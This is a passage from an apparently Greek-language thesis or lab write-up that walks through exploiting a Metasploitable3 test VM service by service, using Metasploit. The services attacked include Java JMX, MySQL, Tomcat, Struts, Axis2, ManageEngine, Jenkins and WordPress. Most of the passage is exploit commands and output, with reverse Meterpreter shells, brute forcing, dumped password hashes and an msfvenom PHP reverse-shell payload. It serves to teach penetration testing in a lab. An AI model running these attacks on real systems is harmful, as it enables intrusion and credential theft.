Ξεκινάμε με την πόρτα 1617 στην οποία είναι το service Java rmi, είναι ένα Java API που εκτελεί remote method invocation, το αντικειμενοστρεφόμενο ισοδύναμο του RPC με υποστήριξη για άμεση μεταφορά σειριακών Java classes και κατανεμημένο Garbage-collection. Θα χρησιμοποιήσουμε exploit το οποίο εκμεταλλεύεται το κακό configuration στο Java JMX interface όπως βλέπουμε στο σχήμα 4.9

```
msf5 exploit(multi/misc/java_jmx_server) > options

Module options (exploit/multi/misc/java_jmx_server):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   JMXRMI       jmxrmi           yes       The name where the JMX RMI interface is bound
   JMX_PASSWORD                  no        The password to interact with an authenticated JMX endpoint
   JMX_ROLE                      no        The role to interact with an authenticated JMX endpoint
   RHOSTS       10.0.2.35        yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT        1617             yes       The target port (TCP)
   SRVHOST      0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT      8080             yes       The local port to listen on.
   SSLCert                       no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                       no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.30        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)

msf5 exploit(multi/misc/java_jmx_server) > exploit

[*] Started reverse TCP handler on 10.0.2.30:4444
[*] 10.0.2.35:1617 - Using URL: http://0.0.0.0:8080/PmI7sM0i8I3GEnK
[*] 10.0.2.35:1617 - Local IP: http://10.0.2.30:8080/PmI7sM0i8I3GEnK
[*] 10.0.2.35:1617 - Sending RMI Header...
[*] 10.0.2.35:1617 - Discovering the JMXRMI endpoint...
[+] 10.0.2.35:1617 - JMXRMI endpoint on 10.0.2.35:49179
[*] 10.0.2.35:1617 - Proceeding with handshake...
[+] 10.0.2.35:1617 - Handshake with JMX MBean server on 10.0.2.35:49179
[*] 10.0.2.35:1617 - Loading payload...
[*] 10.0.2.35:1617 - Replied to request for mlet
[*] 10.0.2.35:1617 - Replied to request for payload JAR
[*] 10.0.2.35:1617 - Executing payload...
[*] Sending stage (53904 bytes) to 10.0.2.35
[*] Meterpreter session 3 opened (10.0.2.30:4444 -> 10.0.2.35:49962) at 2020-07-19 12:48:53 +0300

meterpreter > getuid
Server username: LOCAL SERVICE
```

Σχήμα 4.9: Java rmi exploitation

Επόμενη πόρτα που θα ελέγξουμε είναι η 3306 στην οποία είναι το service mysql.
Θα δούμε με έναν scanner ότι μπορούμε να συνδεθούμε απομακρυσμένα με root δικαιώματα χωρίς να ζητάει κάποιον κωδικό. Θα πάρουμε χρήστες και τα hashes των κωδικών και θα δοκιμάσουμε να τα σπάσουμε με το πρόγραμμα John The Ripper.

```
msf5 auxiliary(scanner/mysql/mysql_login) > options

Module options (auxiliary/scanner/mysql/mysql_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   true             no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   Proxies                            no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS            10.0.2.35        yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT             3306             yes       The target port (TCP)
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME          root             no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts

msf5 auxiliary(scanner/mysql/mysql_login) > exploit

[+] 10.0.2.35:3306        - 10.0.2.35:3306 - Found remote MySQL version 5.5.20
[+] 10.0.2.35:3306        - 10.0.2.35:3306 - Success: 'root:'
[*] 10.0.2.35:3306        - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Σχήμα 4.10: mysql scanner

```
root@kali:~# mysql -u root -h 10.0.2.35
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 201
Server version: 5.5.20-log MySQL Community Server (GPL)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| cards              |
| mysql              |
| performance_schema |
| test               |
| wordpress          |
+--------------------+
6 rows in set (0.001 sec)

MySQL [(none)]> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
```


Σχήμα 4.11: mysql login

```
MySQL [wordpress]> show tables;
+---------------------------+
| Tables_in_wordpress       |
+---------------------------+
| wp_commentmeta            |
| wp_comments               |
| wp_links                  |
| wp_nf_objectmeta          |
| wp_nf_objects             |
| wp_nf_relationships       |
| wp_ninja_forms_fav_fields |
| wp_ninja_forms_fields     |
| wp_options                |
| wp_postmeta               |
| wp_posts                  |
| wp_term_relationships     |
| wp_term_taxonomy          |
| wp_termmeta               |
| wp_terms                  |
| wp_usermeta               |
| wp_users                  |
+---------------------------+
17 rows in set (0.001 sec)
```

```
MySQL [wordpress]> select user_login, user_pass from wp_users;
+------------+------------------------------------+
| user_login | user_pass                          |
+------------+------------------------------------+
| admin      | $P$B2PFjjNJHOQwDzqrQxfX4GYzasKQoN0 |
| vagrant    | $P$BMO//62Hj1IFeIr0XuJUqMmtBllnzN/ |
| user       | $P$B83ijKvzkiB6yZL8Ubpi35CMQHiQjv/ |
| manager    | $P$BvcrF0Y02JqJRkbXMREj/CBvP..21s1 |
+------------+------------------------------------+
4 rows in set (0.001 sec)
```

Σχήμα 4.12: Users credentials

Επόμενη πόρτα που θα επισκεφτούμε είναι η 8282. Βλέπουμε ότι φιλοξενεί έναν Tomcat server και Apache axis2 το οποίο είναι μια μηχανή web service. Όπως θα δούμε υπάρχουν 2 τρόποι που μπορούμε να αποκτήσουμε πρόσβαση στον Tomcat, αρχικά θα κάνουμε ένα bruteforce για να βρούμε κάποιον λογαριασμό αλλά υπάρχει και ευπάθεια με την οποία μπορούμε να πάρουμε πρόσβαση χωρίς στοιχεία. Για τον Apache axis2 υπάρχει επίσης ευπάθεια από την οποία θα πάρουμε πρόσβαση.



Σχήμα 4.13:Επίσκεψη Tomcat, Apache

```
msf5 auxiliary(scanner/http/tomcat_mgr_login) > options

Module options (auxiliary/scanner/http/tomcat_mgr_login):

   Name              Current Setting                                                Required  Description
   ----              ---------------                                                --------  -----------
   BLANK_PASSWORDS   false                                                          no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                                            yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                                        no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                                        no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                                        no        Add all users in the current database to the list
   PASSWORD                                                                       no        The HTTP password to specify for authentication
   PASS_FILE         /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt   no        File containing passwords, one per line
   Proxies                                                                        no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS            10.0.2.35                                                    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<pa
th>'
   RPORT             8282                                                         yes       The target port (TCP)
   SSL               false                                                        no        Negotiate SSL/TLS for outgoing connections
   STOP_ON_SUCCESS   true                                                         yes       Stop guessing when a credential works for a host
   TARGETURI         /manager/html                                                yes       URI for Manager login. Default is /manager/html
   THREADS           1                                                            yes       The number of concurrent threads (max one per host)
   USERNAME                                                                       no        The HTTP username to specify for authentication
   USERPASS_FILE     /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_userpass.txt   no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false                                                        no        Try the username as the password for all users
   USER_FILE         /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_users.txt     no        File containing users, one per line
   VERBOSE           false                                                        yes       Whether to print output for all attempts
   VHOST                                                                          no        HTTP server virtual host

msf5 auxiliary(scanner/http/tomcat_mgr_login) > exploit

[+] 10.0.2.35:8282 - Login Successful: sploit:sploit
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Σχήμα 4.14: Tomcat bruteforce

```
msf5 exploit(multi/http/tomcat_mgr_upload) > options

Module options (exploit/multi/http/tomcat_mgr_upload):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword  sploit           no        The password for the specified username
   HttpUsername  sploit           no        The username to authenticate as
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS        10.0.2.35        yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT         8282             yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI     /manager         yes       The URI path of the manager app (/html/upload and /undeploy will be used)
   VHOST                          no        HTTP server virtual host


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.30        yes       The listen address (an interface may be specified)
   LPORT  3333             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Java Universal


msf5 exploit(multi/http/tomcat_mgr_upload) > exploit

[*] Started reverse TCP handler on 10.0.2.30:3333
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying 1KW9dOn...
[*] Executing 1KW9dOn...
[*] Undeploying 1KW9dOn ...
[*] Sending stage (53904 bytes) to 10.0.2.35
[*] Meterpreter session 5 opened (10.0.2.30:3333 -> 10.0.2.35:49888) at 2020-07-18 20:45:26 +0300

meterpreter > getuid
Server username: METASPLOITABLE3$
```

Σχήμα 4.15: Tomcat exploitation


```
msf5 exploit(multi/http/struts_dmi_rest_exec) > options

Module options (exploit/multi/http/struts_dmi_rest_exec):

   Name       Current Setting                   Required  Description
   ----       ---------------                   --------  -----------
   Proxies                                      no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     10.0.2.35                         yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT      8282                              yes       The target port (TCP)
   SSL        false                             no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /struts2-rest-showcase/orders/3/  yes       The path to a struts application action
   TMPPATH                                      no        Overwrite the temp path for the file upload. Needed if the home directory is not writable.
   VHOST                                        no        HTTP server virtual host


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.30        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   2   Java Universal


msf5 exploit(multi/http/struts_dmi_rest_exec) > set lport 2345
lport => 2345
msf5 exploit(multi/http/struts_dmi_rest_exec) > exploit

[*] Started reverse TCP handler on 10.0.2.30:2345
[*] 10.0.2.35:8282 - Uploading exploit to uBPO.jar, and executing it.
[*] Sending stage (53904 bytes) to 10.0.2.35
[*] Meterpreter session 8 opened (10.0.2.30:2345 -> 10.0.2.35:49649) at 2020-07-18 22:24:48 +0300

meterpreter > getuid
Server username: METASPLOITABLE3$
```

Σχήμα 4.16: http Apache Tomcat/Coyote JSP exploitation

```
msf5 exploit(multi/http/axis2_deployer) > options

Module options (exploit/multi/http/axis2_deployer):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD  axis2            yes       The password for the specified username
   PATH      /axis2           yes       The URI path of the axis2 app (use /dswsbobje for SAP BusinessObjects)
   Proxies                    no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS    10.0.2.35        yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT     8282             yes       The target port (TCP)
   SSL       false            no        Negotiate SSL/TLS for outgoing connections
   USERNAME  admin            yes       The username to authenticate as
   VHOST                      no        HTTP server virtual host


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.30        yes       The listen address (an interface may be specified)
   LPORT  1234             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Java


msf5 exploit(multi/http/axis2_deployer) > exploit

[*] Started reverse TCP handler on 10.0.2.30:1234
[+] http://10.0.2.35:8282/axis2/axis2-admin [Apache-Coyote/1.1] [Axis2 Web Admin Module] successful login 'admin' : 'axis2'
[+] Successfully uploaded
[*] Polling to see if the service is ready
[*] Sending stage (53904 bytes) to 10.0.2.35
[*] Meterpreter session 10 opened (10.0.2.30:1234 -> 10.0.2.35:49703) at 2020-07-18 22:29:15 +0300
[!] This exploit may require manual cleanup of 'webapps/axis2/WEB-INF/services/dWaoGwLP.jar' on the target

meterpreter >
[+] Deleted webapps/axis2/WEB-INF/services/dWaoGwLP.jar

meterpreter >
```

Σχήμα 4.17: Apache exploitation.

Επόμενη πόρτα που θα δούμε είναι η 8383 στην οποία τρέχει το service Manage Engine Desktop Central (Σχήμα 4.18), που είναι μια λύση διαχείρισης servers, laptops, desktops, smartphones, tables από ένα κεντρικό σημείο. Η συγκεκριμένη έκδοση έχει ευπάθεια την οποία θα εκμεταλλευτούμε όπως βλέπουμε στο σχήμα 4.19




Σχήμα 4.18: Manage Engine Destkop

```
msf5 exploit(windows/http/manageengine_connectionid_write) > options

Module options (exploit/windows/http/manageengine_connectionid_write):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     10.0.2.35        yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT      8383             yes       The target port (TCP)
   SSL        true             no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path for ManageEngine Desktop Central
   VHOST                       no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.30        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   ManageEngine Desktop Central 9 on Windows


msf5 exploit(windows/http/manageengine_connectionid_write) > exploit

[*] Started reverse TCP handler on 10.0.2.30:4444
[*] Creating JSP stager
[*] Uploading JSP stager IXTNK.jsp...
[*] Executing stager...
[*] Sending stage (176195 bytes) to 10.0.2.35
[*] Meterpreter session 2 opened (10.0.2.30:4444 -> 10.0.2.35:50093) at 2020-07-18 15:27:42 +0300
[!] This exploit may require manual cleanup of '../webapps/DesktopCentral/jspf/IXTNK.jsp' on the target

meterpreter >
[+] Deleted ../webapps/DesktopCentral/jspf/IXTNK.jsp

meterpreter > getuid
Server username: NT AUTHORITY\LOCAL SERVICE
```

Σχήμα 4.19: Manage engine exploitation

Επόμενη πόρτα είναι η 8484 στην οποία τρέχει Jenkins, ο οποίος είναι ένας server όπου βοηθά στην αυτοματοποίηση ανάπτυξης λογισμικού. Όπως βλέπουμε μας δείχνει που υπάρχει ο κωδικός και θα με το προηγούμενο ενεργό session που έχουμε θα πάμε και θα τον βρούμε.




Σχήμα 4.20: Jenkins

Αφού πάρουμε τον κωδικό θα χρησιμοποιήσουμε το κατάλληλο metasploit module ώστε να πάρουμε πρόσβαση όπως βλέπουμε στο σχήμα 4.21

```
msf5 exploit(multi/http/jenkins_script_console) > options

Module options (exploit/multi/http/jenkins_script_console):

   Name       Current Setting                  Required  Description
   ----       ---------------                  --------  -----------
   API_TOKEN                                   no        The API token for the specified username
   PASSWORD   40265943d9304ba9a13caccf4fc65c8e  no        The password for the specified username
   Proxies                                     no        A proxy chain of format type:host:port[,type:host:po
   RHOSTS     10.0.2.35                        yes       The target host(s), range CIDR identifier, or hosts
   RPORT      8484                             yes       The target port (TCP)
   SRVHOST    0.0.0.0                          yes       The local host or network interface to listen on. Th
.
   SRVPORT    8080                             yes       The local port to listen on.
   SSL        false                            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                                     no        Path to a custom SSL certificate (default is randoml
   TARGETURI  /                                yes       The path to the Jenkins-CI application
   URIPATH                                     no        The URI to use for this exploit (default is random)
   USERNAME   admin                            no        The username to authenticate as
   VHOST                                       no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.30        yes       The listen address (an interface may be specified)
   LPORT     5555             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows

[*] Meterpreter session 1 opened (10.0.2.30:5555 -> 10.0.2.35:49367) at 2020-07-18 20:03:35 +0300

meterpreter > getuid
Server username: NT AUTHORITY\LOCAL SERVICE
```


Σχήμα 4.21: Jenkins exploitation

Επόμενη πόρτα που θα δούμε είναι η 8585 στην οποία υπάρχουν 2 subdirectories, /uploads και /wordpress όπως βλέπουμε στο σχήμα 4.22



Σχήμα 4.22: WampServer

```
msf5 auxiliary(scanner/http/wordpress_login_enum) > options

Module options (auxiliary/scanner/http/wordpress_login_enum):

   Name                 Current Setting      Required  Description
   ----                 ---------------      --------  -----------
   BLANK_PASSWORDS      false                no        Try blank passwords for all users
   BRUTEFORCE           true                 yes       Perform brute force authentication
   BRUTEFORCE_SPEED     5                    yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS         false                no        Try each user/password couple stored in the current database
   DB_ALL_PASS          false                no        Add all passwords in the current database to the list
   DB_ALL_USERS         false                no        Add all users in the current database to the list
   ENUMERATE_USERNAMES  true                 yes       Enumerate usernames
   PASSWORD                                  no        A specific password to authenticate with
   PASS_FILE            /root/passwords.txt  no        File containing passwords, one per line
   Proxies                                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RANGE_END            10                   no        Last user id to enumerate
   RANGE_START          1                    no        First user id to enumerate
   RHOSTS               10.0.2.35            yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT                8585                 yes       The target port (TCP)
   SSL                  false                no        Negotiate SSL/TLS for outgoing connections
   STOP_ON_SUCCESS      false                yes       Stop guessing when a credential works for a host
   TARGETURI            /wordpress/          yes       The base path to the wordpress application
   THREADS              1                    yes       The number of concurrent threads (max one per host)
   USERNAME                                  no        A specific username to authenticate as
   USERPASS_FILE                             no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS         false                no        Try the username as the password for all users
   USER_FILE            /root/users.txt      no        File containing usernames, one per line
   VALIDATE_USERS       true                 yes       Validate usernames
   VERBOSE              true                 yes       Whether to print output for all attempts
   VHOST                                     no        HTTP server virtual host

msf5 auxiliary(scanner/http/wordpress_login_enum) > exploit

[*] /wordpress/ - WordPress Version 4.6.1 detected
[*] 10.0.2.35:8585 - /wordpress/ - WordPress User-Enumeration - Running User Enumeration
[+] /wordpress/ - Found user 'admin' with id 1
[+] /wordpress/ - Usernames stored in: /root/.msf4/loot/20200718211719_default_10.0.2.35_wordpress.users_460160.txt
[*] 10.0.2.35:8585 - /wordpress/ - WordPress User-Validation - Running User Validation
[*] /wordpress/ - WordPress User-Validation - Checking Username:'user'
[+] /wordpress/ - WordPress User-Validation - Username: 'user' - is VALID
[*] /wordpress/ - WordPress User-Validation - Checking Username:'admin'
[+] /wordpress/ - WordPress User-Validation - Username: 'admin' - is VALID
[*] /wordpress/ - WordPress User-Validation - Checking Username:'root'
[-] 10.0.2.35:8585 - [03/16] - /wordpress/ - WordPress User-Validation - Invalid Username: 'root'
[*] /wordpress/ - WordPress User-Validation - Checking Username:'vagrant'
[+] /wordpress/ - WordPress User-Validation - Username: 'vagrant' - is VALID
[+] /wordpress/ - WordPress User-Validation - Found 3 valid users
[*] 10.0.2.35:8585 - [16/16] - /wordpress/ - WordPress Brute Force - Trying username:'vagrant' with password:'vagrant'
[+] /wordpress/ - WordPress Brute Force - SUCCESSFUL login for 'vagrant' : 'vagrant'
[*] /wordpress/ - Brute-forcing previously found accounts...
[*] 10.0.2.35:8585 - [17/16] - /wordpress/ - WordPress Brute Force - Trying username:'admin' with password:'user1234'
[-] 10.0.2.35:8585 - [17/16] - /wordpress/ - WordPress Brute Force - Failed to login as 'admin'
```



Σχήμα 4.23: Wordpress bruteforce

Όπως βλέπουμε στο παραπάνω σχήμα 4.23 καταφέραμε και βρήκαμε credentials μέσω επίθεσης bruteforce στο WordPress.

Επόμενο βήμα όπως θα δούμε στα Σχήματα 4.24, 4.25 και 4.26 είναι να δημιουργήσουμε μέσω του msfvenom ένα payload php reverse shell το οποίο θα ανεβάσουμε στο path /uploads, θα ανοίξουμε έναν listener και θα το κάνουμε request ώστε να πάρουμε πρόσβαση.

```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp LHOST=10.0.2.30 LPORT=4444 -f raw > ce-shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1110 bytes
```

Σχήμα 4.24: php reverse shell creation

```
msf5 auxiliary(scanner/http/http_put) > options

Module options (auxiliary/scanner/http/http_put):

   Name      Current Setting           Required  Description
   ----      ---------------           --------  -----------
   ACTION    PUT                       yes       PUT or DELETE
   FILEDATA  file://root/ce-shell.php  no        The data to upload into the file
   FILENAME  ce-shell.php              yes       The file to attempt to write or delete
